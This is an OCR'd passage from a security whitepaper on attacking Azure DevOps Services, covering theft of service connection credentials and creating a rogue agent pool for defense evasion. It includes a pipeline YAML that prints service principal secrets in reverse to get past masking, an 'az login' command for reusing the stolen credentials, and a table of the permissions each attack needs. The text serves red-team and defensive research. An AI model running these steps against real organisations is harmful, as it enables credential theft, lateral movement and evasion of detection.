
Retrieve Service Connection Credentials

An attacker can attempt to retrieve any service connection[40] information used within a project to escalate their privileges or laterally move to other systems. The methods

[40] For more information about service connections, see https://learn.microsoft.com/en-us/azure/devops/pipelines/library/service-endpoints?view=azure-devops&tabs=yaml

shown below do not trigger any of the default Microsoft Sentinel analytic rules for Azure DevOps Services.

To identify any service connections configured for use in a project, navigate to the project settings and select "Service connections". You can also identify service connections in use by using the REST API, as detailed in the REST API Abuse - Retrieve Service Connection Information section. One of the most common configurations for a service connection is to use a service principal for authentication to Azure resources.




Azure Test Connection Stuff

Connect to Blah Server

Identifying service connections in use with project

When we look at the detail for the service connection named "Azure Test Connection Stuff", we can see it is using service principal authentication to Azure Resource Manager.


ThisIsTestOrganization1 / TestProject2 / Settings / Service connections

Project Settings

Service hooks

Dashboards

Boards

Project configuration

Team configuration

GitHub connections

Pipelines

Agent pools

Azure Test Connection Stuff

Overview Usage history

Details

Service connection type

Azure Resource Manager
using service principal authentication
Manage service connection roles
Manage Service Principal

Creator


Details of Azure service connection

To extract the user ID and user key being used for the service principal authentication, we will need to modify the pipeline to use this service connection and print out those sensitive details. Since these details are considered secret, we will use a different method to extract the secret by displaying it in reverse order within the job console output. An example is shown below. You would specify the service connection name where the **bold text** is located.

```
# Extract SPN ID and KEY by printing the reverse of each
trigger:
- main

pool:
  vmImage: ubuntu-latest

steps:
- task: AzureCLI@2
  displayName: 'Azure CLI'
  inputs:
    azureSubscription: 'Service Connection Name'
    scriptType: 'bash'
    scriptLocation: 'inlineScript'
    addSpnToEnvironment: true
    inlineScript: echo import sys >> blah.py; echo 'spnID = str(sys.argv[1])'
>> blah.py; echo 'spnKEY = str(sys.argv[2])' >> blah.py;echo 'reversedSPNID =
spnID[::-1]' >> blah.py; echo 'reversedSPNKEY = spnKEY[::-1]' >> blah.py;echo
```

```
'print(reversedSPNID)' >> blah.py;echo 'print(reversedSPNKEY)' >> blah.py;
python blah.py $servicePrincipalId $servicePrincipalKey
```

If this is the first time the pipeline has used this service connection, it will require approval for its use.


Summary

Triggered by U User 3

View change

Repository and version: TestProject2, main, e3380a3b

Time started and elapsed: Just now, -

Related: 0 work items, 0 artifacts

Tests and coverage: Get started

This pipeline needs permission to access a resource before this run can continue

View


Jobs

Permission needed

Name	Status	Duration
Job	Waiting	

Permission needed to run pipeline after attempting to extract service account info

Below shows approving this usage of the service connection within the pipeline.



/ Pipelines / TestProject2 / 20230413.2

#20230413.2 • Update azure-pip

TestProject2

Summary

Triggered by U User 3

Repository and version: TestProject2, main, e3380a3b

Waiting for review

Permission — Permission needed — Azure Test Connecti... — Service connection — Permit


Permit access?

Granting permission here will permit the use of Service connection 'Azure Test Connection Stuff' for all waiting and future runs of this pipeline.

Cancel | Permit

Permitting use of service connection for first time use

In the job output of our modified pipeline, you can see the redacted service principal ID and authentication key printed in reverse. We can put the service principal ID and key back in correct order trivially to be used.



Azure CLI 8s
Post-job: Checkout TestProject2... <1s
Finalize Job <1s
Report build status <1s

```

Python (Linux) 3.10.10 (main, Mar 31 2023, 09:26:59) [GCC

Legal docs and information: aka.ms/AzureCliLegal


Your CLI is up-to-date.
Setting AZURE_CONFIG_DIR env variable to: /home/vsts/work
Setting active cloud to: AzureCloud
/usr/bin/az cloud set -n AzureCloud
/usr/bin/az login --service-principal -u *** --password=*
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "[redacted]
    "id": "[redacted]",
    "isDefault": true,
    "managedByTenants": [],
    "name": "Azure subscription 1",
    "state": "Enabled",
    "tenantId": "[redacted]",
    "user": {
      "name": "***",
      "type": "servicePrincipal"
    }
  }
]
/usr/bin/az account set --subscription [redacted]ca
/usr/bin/bash /home/vsts/work/_temp/azureclitaskscript168
[redacted]
```

Job output printing SPN ID and key

You can then take the service principal ID, key, and tenant ID to authenticate to the Azure tenant and utilize the permissions of that account.

```
az login --service-principal -u spnID -p spnKey --tenant tenantID
```

DEFENSE EVASION

The below table highlights the project or collection security groups required to perform the defense evasion attack scenarios shown in this whitepaper. A user only needs to be a member of one of these groups to perform the correlating attack scenario.

Attack Scenario	Project Security Groups	Collection Security Groups
Creating Azure DevOps Services Agent Pool	N/A	Project Collection Service Accounts Project Collection Administrators
Disabling Azure DevOps Services Audit Stream	N/A	Project Collection Service Accounts Project Collection Administrators
Reducing Azure DevOps Services Log Retention	Project Administrators	Project Collection Service Accounts Project Collection Administrators
Adding External Upstream Source to Azure DevOps Services Feed	Feed Owner	Project Collection Service Accounts Project Collection Administrators
REST API Abuse - Reconnaissance	Contributors Readers Project Administrators Project Team Member Build Administrators	Project Collection Test Service Accounts Project Collection Proxy Service Accounts Project Collection Build Service Accounts Project Collection Administrators
REST API Abuse - Persistence	Any	Any
REST API Abuse - Adding User to Group	Project Administrators	Project Collection Service Accounts Project Collection Administrators
	Contributors	Project Collection Test Service Accounts


REST API Abuse - Retrieve Build Variables and Secrets	Readers Build Administrators Project Administrators Project Team Member	Project Collection Build Service Accounts Project Collection Build Administrators Project Collection Service Accounts Project Collection Administrators
REST API Abuse - Retrieve Service Connection Information	Project Administrators	Project Collection Service Accounts Project Collection Administrators

Defense evasion attack scenarios

Creating Azure DevOps Services Agent Pool

The creation of an agent pool[41] can be used by an attacker to avoid using an agent pool owned by an organization. This gives an attacker more flexibility when executing malicious activity within a pipeline.


To create a new agent pool, navigate to the organization settings and select "Agent pools". Then press the "Add pool" button.



Agent pool menu for organization

After that, choose a pool type. In this instance, we will be using a self-hosted pool. Additionally, check the box to "Grant access permissions to all pipelines" and "Auto-provision this agent pool in all projects". This makes the agent pool available for all projects within the organization. Then you can press the "Create" button.

[41] For more information on agent pools, see https://learn.microsoft.com/en-us/azure/devops/pipelines/agents/pools-queues?view=azure-devops&tabs=yaml%2Cbrowser



Add agent pool

Agent pools are shared across an organization.

Pool type: Self-hosted

A pool of agents that you set up and manage on your own to run jobs. Learn more.

Name: New Malicious Agent Pool

Description (optional):


Markdown supported.

Pipeline permissions:

- [x] Grant access permission to all pipelines
- [x] Auto-provision this agent pool in all projects

Creating agent pool

Our newly created agent pool will be shown within the available agent pools for the organization. In this example, it is called "New Malicious Agent Pool".




Agent pools

Name
Azure Pipelines Azure Pipelines
Default Azure Pipelines
New Malicious Agent Pool Brett Hawkins

Showing our created agent pool


Additionally, you can see our agent pool was pushed to all projects within the organization and are available for use to execute code within a pipeline.



Name	
Azure Pipelines	Azure Pipelines
Default	Azure Pipelines
New Malicious Agent Pool	Brett Hawkins

Showing agent pool pushed to projects

